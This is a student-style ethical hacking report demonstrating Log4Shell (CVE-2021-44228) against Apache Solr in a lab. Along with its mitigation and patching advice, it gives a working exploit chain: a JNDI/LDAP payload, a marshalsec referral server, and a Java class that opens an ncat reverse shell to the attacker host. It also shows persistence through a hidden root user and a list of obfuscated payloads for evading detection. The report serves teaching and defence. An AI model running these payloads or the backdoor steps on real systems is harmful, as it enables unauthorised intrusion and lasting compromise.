Ethical Hacking Report

Nicola Scremin

Abstract—**Vulnerabilities affecting software and systems should be immediately fixed, to prevent violations to integrity, availability and confidentiality policies of both organizations and companies. In particular, in this paper we are going to analyze one of the most critical vulnerabilities belonging to the Apache Log4j class: *CVE-2021-44228*. Exploiting JNDI and the LDAP protocol, it is possible to execute remote code trivial remote code execution on hosts that engage with software that utilizes log4j version. Due to this result, the vulnerability earned a severity score of 10.0. Nowadays this vulnerability is patched.**

I. History of Log4j

In this section we would like to briefly illustrate the history of **Log4j** vulnerability. As is already known, in the ambit of cyber security there is always a race between black and white hat hacker because the first are criminals who aim to break the system for malicious purposes while, the second are the opposite: They want to fix all the vulnerabilities in order to have a secure system. Due to the fact of flaw-patch, Log4j consists of four vulnerabilities categorized as follow:

- CVE-2021-44228 (known as Log4Shell) - patched on 6 December 2021. An attacker can execute arbitrary code loaded from LDAP servers because there was a misconfiguration regarding the use of LDAP and JNDI. This CVE includes Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1). For many ethical hackers and IT experts, this is the most critical vulnerability in the last 10 years. For more details, see [1].
- CVE-2021-45046 - patched on 13 December 2021. To fix the previous vulnerability was not enough, there was still ambiguity in some configurations. Briefly, attackers were able to craft malicious input data using a JNDI lookup pattern, resulting in an information leak and remote code execution. Log4j 2.16.0 (Java 8) and 2.12.2 (Java 7) fix this issue by removing support for message lookup patterns and disabling JNDI functionality by default. For more details, see [2].
- CVE-2021-45105 - patched on December 17, 2021. Attackers with the control of Thread Context Map (MDC) were able to exploit a crafted string to cause a denial of service. Vulnerability fixed in Log4j 17.0, 2.12.3, 2.3.1. For more details, see [3].
- CVE-2021-44832 - patched on 28 December 2021. This security flaw places all vulnerable versions at risk of Remote Code Injection (RCE). Going deep in details, this vulnerability happens when a JDBC Appender with a JNDI LDAP data source URI are used by the attacker who has the control of the target LDAP server. This issue is fixed by limiting the names of the JNDI data sources to the Java protocol in Log4j2 versions 2.17.1, 2.12.4, and 2.3.2. For more details, see [4].

In this paper we are going to focus on the first flaw.

II. Preliminary Concepts

In this section we are going to explain some concepts in order to better understand the vulnerability CVE-2021-44228 and how it works.

A. Log4j

Log4j is a Java-based library and is one of the possible tools used to manage logs. In particular Log4j records events, errors and routine system operations, and it allows one to communicate diagnostic messages about them to system administrators and users. Just to give an idea, a possible example of Log4j at work is when you type in or click on a bad web link and get a 404 error message (the page does not exist). The web server running the domain of the web link you tried to get to tells you that there is no such web page. It also records that event in a log for the server system administrators using Log4j.
In fig. 1 is possible to see the common log levels and messages in Log4j. This service is a part of the Apache Logging Service.

B. Java Naming and Directory Interface


Java Naming and Directory Interface (JNDI) provides an API for applications to interact with remote objects registered with the RMI registry or directory services such as LDAP (Lightweight Directory Access Protocol). JNDI has a number of service provider interfaces (SPIs) that enable it to use a variety of directory services. A Java-based application (such as Log4j) can use JNDI together with LDAP to find an object that contains the data it may need. For example, the following URL ldap://192.168.1.37:9999/o=UsefullObjectID is used to find and invoke UsefullObjectID remotely from an LDAP server running on the machine with IP equal to 192.168.1.37 and port 9999. Obviously using the same syntax it is possible to reach remote machine hosted in a controlled environment and go on to read attributes from it.

If an attacker could control the LDAP URL, they would be able to cause a Java program to instantiate a

Level	Description
OFF	The highest possible rank and is intended to turn off logging.
FATAL	Severe errors that cause premature termination. Expect these to be immediately visible on a status console.
ERROR	Other runtime errors or unexpected conditions. Expect these to be immediately visible on a status console.
WARN	Use of deprecated APIs, poor use of API, 'almost' errors, other runtime situations that are undesirable or unexpected, but not necessarily "wrong". Expect these to be immediately visible on a status console.
INFO	Interesting runtime events (startup/shutdown). Expect these to be immediately visible on a console, so be conservative and keep to a minimum.
DEBUG	Detailed information on the flow through the system. Expect these to be written to logs only. Generally speaking, most lines logged by your application should be written as DEBUG.
TRACE	Most detailed information. Expect these to be written to logs only. Since version 1.2.12.[18]

Figure 1: In this figure it is represented, in decreasing order of severity, the log levels and messages in Log4j

class (business workflow) from a LDAP server under their control. If an attacker can control the JNDI URL, they can cause the application to load and execute arbitrary Java code, for example, lunch a bash shell (as we will see later).



To sum up the vulnerable Log4j library, when passing a specially crafted string, will call out to an LDAP server, download the code hosted in the LDAP directory and then execute that code, as we can see from the above picture.

C. Solr

In the project, we will use Apache Solr which is an unprotected application against CVE-2021-44228. It is designed to drive powerful document retrieval applications, wherever you need to serve data to users based on their queries, Solr can work for you. For our purpose we setup a vulnerable version (8.11.0) of the service [5]. However, once the Log4j vulnerabilities were discovered, clearly Apache Solr has patched the flwas. In fact, version releases prior to 8.11.1 were using a bundled version of the Apache Log4j library vulnerable to the RCE. In other words, starting from 8.11.1 will include an updated version (¿= 2.16.0) of the Log4J dependency which is not more affected by Log4j (just a reminder: still vulnerable to others, as already seen in sec. I).

III. Installation Guidelines

In this section, we present how to set up the attack step by step. First of all, we created two machine:


- The attacker machine which is a simple seed VM with IP 192.168.1.37.
- The vulnerable machine that has Ubuntu 20.04 as an operating system. Clearly it has the solr Apache service. In this paper we ignore how to install solr Apache, for more details see [6]. The IP of this machine is 192.168.1.35.

Let us go on with the attack.

A. Recognize Vulnerable Machine

In order to recognize if a machine is vulnerable or not, we have to scan which ports of the target computer are open. For this purpose, the command-line tool **nmap** is very useful:


In particular, "-p-" is used for scanning all the ports, while "-sV" provides the version of the service which is running in that specific port.
The result of the desired command is:



As we can easily notice from the picture, on port 8983 is running the service "Apache Solr".

B. Discover the vulnerability

Up to now we know that the machine has Apache Solr installed. The following step is to identify whether the PC is vulnerable to CVE-2021-44228 or not. In order to do so, we have to explore the web interface accessible at http://192.168.1.35:8983 (we know either port and ip from section III-A). As we can clearly observe from the following picture,



the machine is running Apache Solr 8.11.0. It is one example of software that is known to include this vulnerable log4j package, for more details see [7]. For the sake of showcasing this vulnerability, the application runs on Java 1.8.0.

C. Analyze Logs

In this section we are going to analyze some typical logs of Apache Solr. One easy method to retrieve them is to install a Solr Apache service and to play with it. However, this is a common log file:

```
2021-12-13 03:43:31.665 INFO  (main) [   ] o.a.s.c.SolrXmlConfig Loading container configuration from /var/solr/data/solr.xml
2021-12-13 03:43:32.003 INFO  (main) [   ] o.a.s.c.SolrXmlConfig MBean server found: com.sun.jmx.mbeanserver.JmxMBeanServer@7adda9cc, but no JMX r
2021-12-13 03:43:33.221 INFO  (main) [   ] o.a.s.h.c.HttpShardHandlerFactory Host whitelist initialized: WhitelistHostChecker [whitelistHosts=null
2021-12-13 03:43:33.733 WARN  (main) [   ] o.e.j.u.s.S.config Trusting all certificates configured for Client@25ddbbbb[provider=null,keyStore=null
2021-12-13 03:43:33.741 WARN  (main) [   ] o.e.j.u.s.S.config No Client EndPointIdentificationAlgorithm configured for Client@25ddbbbb[provider=nu
2021-12-13 03:43:34.241 WARN  (main) [   ] o.e.j.u.s.S.config Trusting all certificates configured for Client@69f63d95[provider=null,keyStore=null
2021-12-13 03:43:34.241 WARN  (main) [   ] o.e.j.u.s.S.config No Client EndPointIdentificationAlgorithm configured for Client@69f63d95[provider=nu
2021-12-13 03:43:34.369 WARN  (main) [   ] o.a.s.c.CoreContainer Not all security plugins configured!  authentication=disabled authorization=disab
2021-12-13 03:43:34.741 INFO  (main) [   ] o.a.s.c.TransientSolrCoreCacheDefault Allocating transient core cache for max 2147483647 cores with ini
2021-12-13 03:43:34.769 INFO  (main) [   ] o.a.s.h.a.MetricsHistoryHandler No .system collection, keeping metrics history in memory.
2021-12-13 03:43:34.939 INFO  (main) [   ] o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.node' (registry 'solr.node') enabled at server: com.
2021-12-13 03:43:34.944 INFO  (main) [   ] o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.jvm' (registry 'solr.jvm') enabled at server: com.su
2021-12-13 03:43:34.956 INFO  (main) [   ] o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.jetty' (registry 'solr.jetty') enabled at server: co
2021-12-13 03:43:35.030 INFO  (main) [   ] o.a.s.c.CorePropertiesLocator Found 0 core definitions underneath /var/solr/data
2021-12-13 03:43:35.121 INFO  (main) [   ] o.e.j.s.h.ContextHandler Started o.e.j.w.WebAppContext@5e2c3d18{/solr,file:///opt/solr-8.11.0/server/so
2021-12-13 03:43:35.169 INFO  (main) [   ] o.e.j.s.AbstractConnector Started ServerConnector@2fb353ee{HTTP/1.1, (http/1.1, h2c)}{0.0.0.0:8983}
2021-12-13 03:43:35.169 INFO  (main) [   ] o.e.j.s.Server Started @6644ms
2021-12-13 03:44:58.415 INFO  (qtp1083962448-20) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=80
2021-12-13 03:47:53.989 INFO  (qtp1083962448-21) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:54.819 INFO  (qtp1083962448-16) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:55.284 INFO  (qtp1083962448-19) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:55.682 INFO  (qtp1083962448-22) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:56.075 INFO  (qtp1083962448-20) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:56.459 INFO  (qtp1083962448-23) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:56.844 INFO  (qtp1083962448-14) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:57.253 INFO  (qtp1083962448-17) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:57.548 INFO  (qtp1083962448-18) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:57.758 INFO  (qtp1083962448-21) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:58.058 INFO  (qtp1083962448-16) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=1 QTime=1
2021-12-13 03:47:58.346 INFO  (qtp1083962448-19) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:58.616 INFO  (qtp1083962448-22) [   ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
```


What is important here?
We recognize immediately either the path **/admin/cores** and the field **params**. This means that we can visit the page http://192.168.1.35/solr/admin/cores and, since "params" is presented in log files, we could think it is an useful place to insert some (malicious) data.

D. Payload

Up to now we have seen how to recognize (Chapter III-A) and discover the vulnerability (Chapter III-B) as well as identify where to inject the payload.
The question now is: how can we build the payload?
Essentially log4j package adds extra logic to logs by "parsing" entries, ultimately to enrich the data but may additionally take actions and even evaluate code based off the entry data [7]. The general payload to abuse this version of log4j vulnerability is: **${jndi:ldap://Attacker_Host}**. This syntax indicates that the log4j will invoke functionality from "Java Naming and Directory Interface", ref. chapter II-B. Basically, it can be used to access external resources which is the aim of this attack.
Notice that we use the "ldap" schema, which means that the target will reach out to an endpoint via the LDAP protocol.
Moreover, there is "Attacker_Host", which indicates who makes the connection. Fundamentally, we open a listener in order to check if the server responses, as we will see in a while.

E. Methodology

In this subsection, we see how to execute the attack. First of all, it is necessary to open a listener from the attacker machine (FREE port, usually 9999 is chosen) using netcat: *nc -lnvp PORT*. The next step is to use the payload seen in the previous section as follows:



We know the attack is successfully carried out by two important factors:

- A connection is received on netcat.
- Some non-printable characters appeared: this is due to the fact that we "cannot understand" the LDAP request.

We can now build upon this foundation to respond with a real LDAP handler and, in particular, exploiting a open-source public utility to set up an "LDAP Referral Server". It basically redirects the initial request of the victim to another location, where we can host a secondary payload that will ultimately run code on the target.
In order to obtain the LDAP Referral Server we use the **marshalsec** utility offered at [8]. Since marshalsec needs Java to run, it is strongly suggested to use Java 8. First of all we have to download jdk-8u181 from any link available online. Once jdk-8u181-linux-x64.tar.gz is in the Download folder, we follow next steps:

```
sudo mkdir /usr/lib/jvm

cd /usr/lib/jvm

sudo tar xzvf ~/Downloads/jdk-8u181-linux-x64.tar.gz    # modify as needed

sudo update-alternatives --install "/usr/bin/java" "java" "/usr/lib/jvm/jdk1.8.0_181/bin/java" 1
sudo update-alternatives --install "/usr/bin/javac" "javac" "/usr/lib/jvm/jdk1.8.0_181/bin/javac" 1
sudo update-alternatives --install "/usr/bin/javaws" "javaws" "/usr/lib/jvm/jdk1.8.0_181/bin/javaws" 1

sudo update-alternatives --set java /usr/lib/jvm/jdk1.8.0_181/bin/java
sudo update-alternatives --set javac /usr/lib/jvm/jdk1.8.0_181/bin/javac
sudo update-alternatives --set javaws /usr/lib/jvm/jdk1.8.0_181/bin/javaws
```

Now we should be able to run *java -version* and verify if we are running Java 1.8.0_181. Going forwards, download marshalsec from the git repository and move to the correspond directory (imagine that it is in /seed/Desktop/marshlsec). For our purpose, we have to build the marshalsec utility through the command: *mvn clean package -DskipTests*. The parameter "-DskipTests" is a well-known way to skip the execution of unit tests during a Maven build and thus save time. For more details regarding the command see [9].
After this, we can start an LDAP referral server to direct connections to our secondary HTTP server (which we will prepare in a while). The syntax to start the LDAP server is:

```
seed@VM: ~/.../marshalsec
[09/19/22]seed@VM:~/.../marshalsec$ java -cp target/marshalsec-0.0.3-SNAPSHOT-al
l.jar marshalsec.jndi.LDAPRefServer "http://ATTACKER.IP:8000/#Exploit"
```

The following step is to build the payload, *Exploit.java*. In order to avoid problems that we will discuss later, we strongly encourage the user to save the exploit within the marshalsec directory.

```
Open   *Exploit.java   Save
1 public class Exploit {
2     static {
3         try {
4             java.lang.Runtime.getRuntime().exec("ncat -e /bin/bash 192.168.1.37 9999");
5         } catch (Exception e) {
6             e.printStackTrace();
7         }
8     }
9 }
10
```


Modify the exploit with attacker's IP address and port number (we are using 9999 port number as in the previous example). This payload will execute a command on the target machine, specifically *ncat -e /bin/bash* to call back to our attacker machine. In practice, we will receive a shell with root privilegess.
Another important thing is to compile the exploit with Java 8 version as follow:

```
seed@VM: ~/.../marshalsec
[09/19/22]seed@VM:~/.../marshalsec$ javac Exploit.java -source 8 -target 8
```

Now with the payload created and compiled, we can host a temporary HTTP server, *python3 -m http.server*, waiting for a request. The next step is to prepare a netcat listener to catch the reverse shell, *nc -lnvp 9999*.
Finally, all is left to do is trigger the exploit and fire off our JNDI syntax trough:

```
seed@VM: ~/.../marshalsec
[09/21/22]seed@VM:~/.../marshalsec$ curl 'http://IP.VICTIM.MACHINE:8983/solr/adm
in/cores?foo=${jndi:ldap://IP:ATTACKER.MACHINE:1389/Exploit}'
```

Replacing both "IP.ATTACKER.MACHINE" and "IP.TARGET.MACHINE" with their own IPs, which are 192.168.1.37 and 192.168.1.35 respectively. The result is:




As we can easily notice in the bottom-left prompt that we have retrieved a shell whose user is "solr".
To briefly summarize the attack, it works as follows:


- We send the payload, ${jndi:ldap://IP.Attacker/Resource} to the victim.
- The payload reaches out to our LDAP Referral Server.
- LDAP forwards the request to a secondary server which contains a malicious resource on it "http://IP.Attacker/Resource".
- The victim retrieves and executes the code present in "http://IP.Attacker/Resource".

NB: In order to obtain a valid execution of the attack, please execute all the commands within the **marshalsec** directory in order to avoid possible (and happened) inconsistencies.

F. Persistence

Once we have penetrated the system, a threat actor can realistically do whatever they would like with the victim, whether it be privilege escalation (perfect to obtain the total control of the machine), install persistence, exfiltration, perform lateral movement or any other post-exploitation, remote access trojans, potentially dropping cryptocurrency miners, beacons and implants or even deploying ransomware. However, to simplify the following attack we assume that the "solr" user has root privilegess on the target machine, as we can notice from the following picture:





Basically this procedure is used to ”upgrade” a reverse shell. Let us briefly analyze what we have just done:

- First of all, run a Python script in order to spawn a bash shell with both user-logged and the absolute path. To do so, we use Python: *python3 -c ”import pty; pty.spawn(’/bin/bash’)”*.
- After that close it with *Ctrl + Z*.
- *Stty* is used to modify the shell. Going into the detail, the *raw* setting means that the input and output are not processed, just sent straight through. Processing can be things like ignoring certain characters, translating characters into other characters, allowing interrupt signals, etc. Instead, - *echo*, means ”disable the function echo” and, by doing so, do not echo back every character typed.
- *fg* brings the shell back to the foreground.
- The TERM environment variable is used for terminal handling, that is why we run the command *TERM=xterm*. Without it, we would not be able to use some commands like ”clear” (to empty the shell).

Since we have root privilegess, we can create/modify users as well as open ports in order to facilitate SSH into the machine as many times as we want. For example, we can create a new user called **test** with password **test**. For being more stealth, we could create the user with the name of a real person who works in that specific company or a common name like ”manager”, but for our scope it is superfluous. However, this is the procedure to create the user:

As we can see, when we run the command *sudo bash* to invoke the bash shell, it does not ask anything, and now the user is **root@nic..** and not more solr. To increase the power of the attack, we may decide to assign root privilegess to ”test”.
From another machine let us try to connect to the victim using the ”test” user:

As far as they don’t discover the user we can connect whenever we want to the victim exploiting root privileges.

G. Bypasses

As we will see in the following section, there are some methods to fix this vulnerability.
The JNDI payload that we have showcased is the standard and ”typical” syntax for performing this attack. In fact, it may be caught by a firewall or easily detected. As we already know, in the field of cybersecurity it is common to use the ”obfuscation” technique to prevent the detection. We may use any kind of trick to hide, mask, or obfuscate the payload.
One possible solution could be to hide the tag **jndi:ldap** as follow:

```
GET /solr/admin/cores?foo=${${env:BARFOO:-j}ndi${env:BARFOO:-:}${env:BARFOO:-l}dap${env:BARFOO:-:}//192.168.1.35/Exploit} HTTP/1.1
Host: 192.168.1.35:8983
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

In order to avoid error it is preferable to use the tool **BurpSuite** to trigger the payload. Doing so we achieve our goal: retrieve the shell. There are several other techniques:


```
${${env:ENV_NAME:-j}ndi${env:ENV_NAME:-:}${env:ENV_NAME:-l}dap${env:ENV_NAME:-:}//attackerendpoint.com/}

${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://attackerendpoint.com/}

${${upper:j}ndi:${upper:l}${upper:d}a${lower:p}://attackerendpoint.com/}

${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://attackerendpoint.com/z}

${${env:BARFOO:-j}ndi${env:BARFOO:-:}${env:BARFOO:-l}dap${env:BARFOO:-:}//attackerendpoint.com/}

${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://attackerendpoint.com/}

${${::-j}ndi:rmi://attackerendpoint.com/}
```

Note the use of the **rmi://** protocol in the last sentence. This is also another valid technique that can be used with the marshalsec utility. However, we are not going to analyze more deeply these obfuscation techniques.


IV. Countermeasures

Fortunately finding applications vulnerable to CVE-2021-4428 is **hard**. There are two main methods in order to prevent the venerability: **Mitigation** and **Patching**. For more details, visit Apache Solr's website [10]. Before seeing more in detail the above methods, it is important to highlight that we can manually check if some attacks have been computed. From the victim machine run the command:


The result is:




As we can easily see, all requests are made by the attacker machine. Since the attacker can use obfuscating methods, as seen in III-G, we also want to detect these requests. To do so, we have to use the following command:



The result this time is:



Note that in the second picture there are more entries than in the first one. This is due to the fact that some obfuscation technique are done against the server, for more details, refers to [11]. A valid solution could be to create a service (if we are in a Linux environment) and let the program daily searching for the presence of these tags. In case of an attack it must notify it to the system administrators.
Of course is possible to directly analyze the log files in the appropriate folder. In our case the path is **/var/solr/logs/solr.log.5**:




Our previous attacks are listed here.

A. Mitigation

One simple option to mitigate the attack is to manually modify the file **solr.in.sh file**. To find it, we can run in the shell *locate solr.in.sh*. The result is **/etc/default/solr.in.sh**. The following step is to add a specific sintax (open file with root privileges, otherwise it would not allow to write anything): SOLR_OPTS="$SOLR_OPTS -Dlog4j2.formatMsgNoLookups=true".

Restart now the service to save the changes, *sudo /etc/init.d/solr restart*. If we try again the exploitation, we will not get any shell back:



This is due to the fact that LDAP requests are dropped. More precisely, no request is made to the temporary LDAP server; consequently no request is made to HTTP server and, of course, no reverse shell is sent back to the netcat listener.
There are 4 additional mitigation steps in order to protect against CVE-2021-44228. They are:

- Update Java to the last version.
- Remove references to Context Lookups.
- Remove JndiLookup and JMSAppender class files.

Obviously patching is the best technique but if, for some reasons, we cannot upgrade the version, mitigation is a valid technique or, at least, better than nothing.

B. Patching

Another defense mechanism is the Log4j patch to the newest version. In fact, on December 2021, Apache finally released a patch against the CVE. As we have already mentioned in section I, there are more vulnerabilities related to Log4j. To protect the machine against all of the vulnerabilities up to now discovered, ensure to update the logging-log4j package to version 2.17.1. Actually to avoid problems due to CVE-2021-44228, log4j v. 2.16.0 is enough.

V. Conclusion

In this paper we analyzed the vulnerable service Apache Solr 8.11 which is one of the possible scenarios that suffered by CVE-CVE-2021-44228. We initially showed how to implement the attack to move forward and explaining how to mitigate (or patching) it.

REFERENCES

[1] URL: https://nvd.nist.gov/vuln/detail/CVE-2021-44228.
[2] URL: https://nvd.nist.gov/vuln/detail/CVE-2021-45046.
[3] URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45105.
[4] URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44832.
[5] URL: https://solr.apache.org/.
[6] URL: https://solr.apache.org/guide/8_11/installing-solr.html.
[7] URL: https://solr.apache.org/security.html#apache-solr-affected-by-apache-log4j-cve-2021-44228/.
[8] URL: https://github.com/mbechler/marshalsec.
[9] URL: https://www.marcobehler.com/guides/mvn-clean-install-a-short-guide-to-maven.
[10] URL: https://solr.apache.org/security.html.
[11] URL: https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b.